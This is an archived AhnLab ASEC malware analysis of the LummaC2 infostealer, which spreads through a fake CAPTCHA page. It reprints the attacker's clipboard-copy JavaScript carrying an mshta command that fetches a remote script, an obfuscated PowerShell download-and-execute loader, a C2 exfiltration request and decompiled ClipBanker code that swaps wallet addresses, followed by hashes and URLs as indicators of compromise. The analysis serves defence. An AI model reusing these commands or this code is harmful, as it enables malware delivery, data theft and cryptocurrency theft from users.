Infostealer LummaC2 Spreading Through Fake CAPTCHA Verification Page - ASEC

By ATCP

Published: 2025-01-07 · Archived: 2026-04-05 18:57:35 UTC

AhnLab SEcurity intelligence Center (ASEC) previously introduced the DarkGate malware which spreads using the paste function in a blog post.

- Warning Against Phishing Emails Prompting Execution of Commands via Paste (CTRL+V)

The distribution method in this case initially involved spreading malware through HTML attachments disguised as MS Word files in phishing emails. However, LummaC2 has been recently identified as spreading through a fake CAPTCHA verification page.

1. Distribution Channel

When accessing the initial distribution page, a familiar authentication screen is displayed as shown below. Clicking the “I’m not a robot” button on the page copies a command that connects to a malicious URL to the clipboard.



Figure 1. A fake CAPTCHA verification page

The threat actor explains a fake authentication step to trick users into executing the command copied to the clipboard using shortcut keys.

```
function verify() {
    const textToCopy = `mshta https://klipiagemiu.shop/web44.mp4 #  ✅ ''I am not a robot - reCAPTCHA Verification ID: 2165`;

    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.appendChild(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);

    const recaptchaPopup = document.getElementById("recaptchaPopup");
    const overlay = document.getElementById("overlay");
    recaptchaPopup.classList.add("active");
    overlay.classList.add("active");
}

const verifyButton = document.getElementById('verifyButton');
verifyButton.addEventListener('click', verify);
```

Figure 2. The code that copies a command to the clipboard

2. Obfuscated HTA File

The command uses the “mshta.exe” process to execute a file (web44.mp4) containing a malicious script from a malicious URL. The file contains content unrelated to the mp4 extension and is obfuscated, which makes it difficult to recognize it as a script. Although extracting the file’s strings can reveal the script, it is also obfuscated.



Figure 3. (Left: the original web44.mp4 file/Right: A script file revealed through string extraction from web44.mp4)

3. PowerShell Script Loader

The HTA file ultimately executes a PowerShell script. The executed PowerShell script is also encrypted with AES.

```
Start - Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" - WindowStyle Hidden - ArgumentList '-w', 'hidden', '-ep', 'bypass',
'-nop', '-Command', 'gdr -*;Set-Variable CiU
(.$ExecutionContext.(($ExecutionContext|Member)[6].Name).(($ExecutionContext.(($ExecutionContext|Member)[6].Name)|Member|Where-Object{$_.Name-like'
'*t*om*d'
')).Name).Invoke($ExecutionContext.(($ExecutionContext|Member)[6].Name).(($ExecutionContext.(($ExecutionContext|Member)[6].Name).PsObject.Methods|Wher
e-Object{$_.Name-like'
'*om*e'
')).Name).Invoke('
'N*-O*'
',$TRUE,$TRUE),[Management.Automation.CommandTypes]::Cmdlet)Net.WebClient);Set-Item Variable:/lW '
'https://cc.klipiagemiu.shop/web.png'
';[ScriptBlock]::Create((GI Variable:CiU).Value.((((GI Variable:CiU).Value|Member)|Where-Object{$_.Name-like'
'*nl*g'
')).Name).Invoke((Variable lW).Value)).InvokeReturnAsIs()';
$rARnl = $env: AppData;

function uHvU($IfIn, $dqpEa) {
    [io.file]::WriteAllBytes($dqpEa, (New - Object(MmNLz $AjiG.SubString(103, 26))).DownloadData($IfIn))
};

function MmNLz($Boztb) {
    return (($Boztb - split '(?<=\G..)' | % {
        $AjiG.SubString(3, 100)[$_]
    }) - join '' - replace ".$")
}

function Boztb() {
    function xdNC($rLDJe) {
        if (!(Test - Path - Path $dqpEa)) {
            uHvU(MmNLz $rLDJe) $dqpEa
        }
    }
}
Boztb;
```

Figure 4. AES-decrypted script

The AES-obfuscated PowerShell script downloads and executes an additional PowerShell script (web.png).

```
$ydOtwkFh = (((((928941 * -11) + ((((11285 * $ydOtwkFh) + 716366) + 454))) * -487) - 2
$RrHVwNWFkpR = ((((((68998 * ((((((410709 * 367) + $RrHVwNWFkpR) * $ydOtwkFh) - $ydOtw
$MljwJryp = (($MljwJryp + (((($MljwJryp - -12319) - $ydOtwkFh))) + $ydOtwkFh)
$KvHojVRKo = ((((($ydOtwkFh + 980) + $RrHVwNWFkpR) - -51531) * $RrHVwNWFkpR)
$yQUIMHhW = (((((($MljwJryp + $ydOtwkFh) * -183) - 5425) + -780) * $yQUIMHhW)
$lKvHsvSFKh = (($ydOtwkFh - ((((((($lKvHsvSFKh - $MljwJryp) + $yQUIMHhW) + 636) + $yQUI
$jZyJxxAlY = (((((((($RrHVwNWFkpR - 73) * (((109 - $MljwJryp) - -88417))) - 471) - $lKv
$AnPtnCJVAPJ = (((((-1 + 699437) - 30025) - $ydOtwkFh)) + (((((($AnPtnCJVAPJ + 7) - -37
$zdtmPCIdje = (((((((($KvHojVRKo + $ydOtwkFh) - $ydOtwkFh) * $jZyJxxAlY) + $jZyJxxAlY)
$wtycJBQOE = (((((833 * (((($ydOtwkFh - -418387) * -17245))) * 27) + 0) + (((((($wtycJBQ
$fkuVbXZoeVZ = ((-1 + ((($wtycJBQOE + 82869) + $yQUIMHhW))) - ((((359 + $KvHojVRKo) +
$JODRRu = ((((((3 + $fkuVbXZoeVZ) * $ydOtwkFh) * $ydOtwkFh) - (((((($zdtmPCIdje * $lKvH
$soeKiYDkqeY = ((($wtycJBQOE - 5) - (((-69174 + $RrHVwNWFkpR) * -754349))) - $lKvHsvSF
$AuQDBhGZK = ((((($lKvHsvSFKh * -968) - $wtycJBQOE) - $fkuVbXZoeVZ) * $ydOtwkFh)
$ZoMwzo = (((((($AuQDBhGZK * (((675168 * -92) * $RrHVwNWFkpR))) * ((((-1 + $lKvHsvSFKh)
$zfqrqsHsIfm = (($soeKiYDkqeY + $lKvHsvSFKh) * $KvHojVRKo)
$qoFpLhnf = (((((($JODRRu * $lKvHsvSFKh) - ((((((($zdtmPCIdje + $qoFpLhnf) * $RrHVwNWFkp
$ZciUjuUbY = ((((($ZoMwzo + $ZciUjuUbY) * -9095) * (((((798 * $zfqrqsHsIfm) - $qoFpLhnf
$bHCxzCZ = ((((($ydOtwkFh - 694126) * -19294)) * (((((($yQUIMHhW + -96) * -307550) + -21
$ggJdTVtnpC = (((((($AuQDBhGZK - -58250) * -3) + ((($ydOtwkFh + -803) * -2450)))) * ((0
$wtycJBQOE = (((((-7 + ((((((($AnPtnCJVAPJ - $KvHojVRKo) * 422) + $ZoMwzo)) - ((-74 - (
$ewdJUVdyfm = 4
while ($ewdJUVdyfm -gt 0) {
```

Figure 5. The PowerShell script (web.png) executing LummaC2

4. LummaC2

The malware that is ultimately executed is LummaC2, capable of stealing information such as browser data and cryptocurrencies.

```
Content-Disposition: form-data; name="hwid"

A23962F6298E11CD1E79C8A1C49DAAB3
--KCFZMM805IFX7K
Content-Disposition: form-data; name="pid"

1
--KCFZMM805IFX7K
Content-Disposition: form-data; name="lid"

WG6I6S--web44
--KCFZMM805IFX7K
Content-Disposition: form-data; name="act"

send_message
--KCFZMM805IFX7K
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object
```

Figure 6. LummaC2 communicating with C2

“hwid” is the unique identifier for the infected PC, and a number from 1 to 3 is assigned to “pid” according to the type of information that is stolen. “lid” is presumed to be the Lumma ID and is most likely used as the distributed malware’s campaign identifier. Detailed information about LummaC2 can be found in the blog post below.

- New Infostealer LummaC2 Being Distributed Disguised As Illegal Cracks

In addition, LummaC2 utilizes a module called ClipBanker, which monitors the clipboard and changes copied cryptocurrency wallet addresses to the threat actor’s wallet address.

```
if ( fdwReason == 1 )
{
  for ( i = 0; ; i = GetClipboardSequenceNumber() )
  {
    while ( i == GetClipboardSequenceNumber() )
      Sleep(1u);
    if ( OpenClipboard(0) )
    {
      ClipboardData = GetClipboardData(0xDu);
      if ( ClipboardData )
      {
        v5 = ClipboardData;
        v6 = (char *)GlobalLock(ClipboardData);
        if ( v6 )
        {
          v7 = v6;
          v17 = v5;
          v8 = 0;
          v9 = 0;
          do
          {
            v9 += 4;
            v10 = *(_WORD *)&v7[v8] == 0;
            v8 += 2;
          }
          while ( !v10 );
          hMem = GlobalAlloc(2u, v9);
          if ( hMem )
          {
            v11 = GlobalLock(hMem);
            v15 = v8;
            v12 = v11;
            sub_10001120(v11, v7, v15);
            v13 = sub_10001180(v12);
            GlobalUnlock(hMem);
            if ( !v13 || (EmptyClipboard(), !SetClipboardData(0xDu, hMem)) )
              GlobalFree(hMem);
          }
          GlobalUnlock(v17);
        }
      }
      CloseClipboard();
    }
  }
}
```

Figure 7. ClipBanker

5. Conclusion

LummaC2 distributed through fake CAPTCHA pages is mainly spread via crack program download pages or phishing emails. Users should be especially cautious when dealing with emails or websites of unclear origin.

MD5

3099830291f5dfb199b1f6649997fb45

3734e365ab10e73a85320916ba49c3ee

af46bc7df8441c09296666f0053fb000

e7677ec2ca8706708bcd64b7b8e7111d

Additional IOCs are available on AhnLab TIP.

URL

https[:]//cc[.]klipjaqemiu[.]shop/web[.]png

https[:]//klipjaqemiu[.]shop/web44[.]mp4

https[:]//noisercluch[.]click/api

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/85699/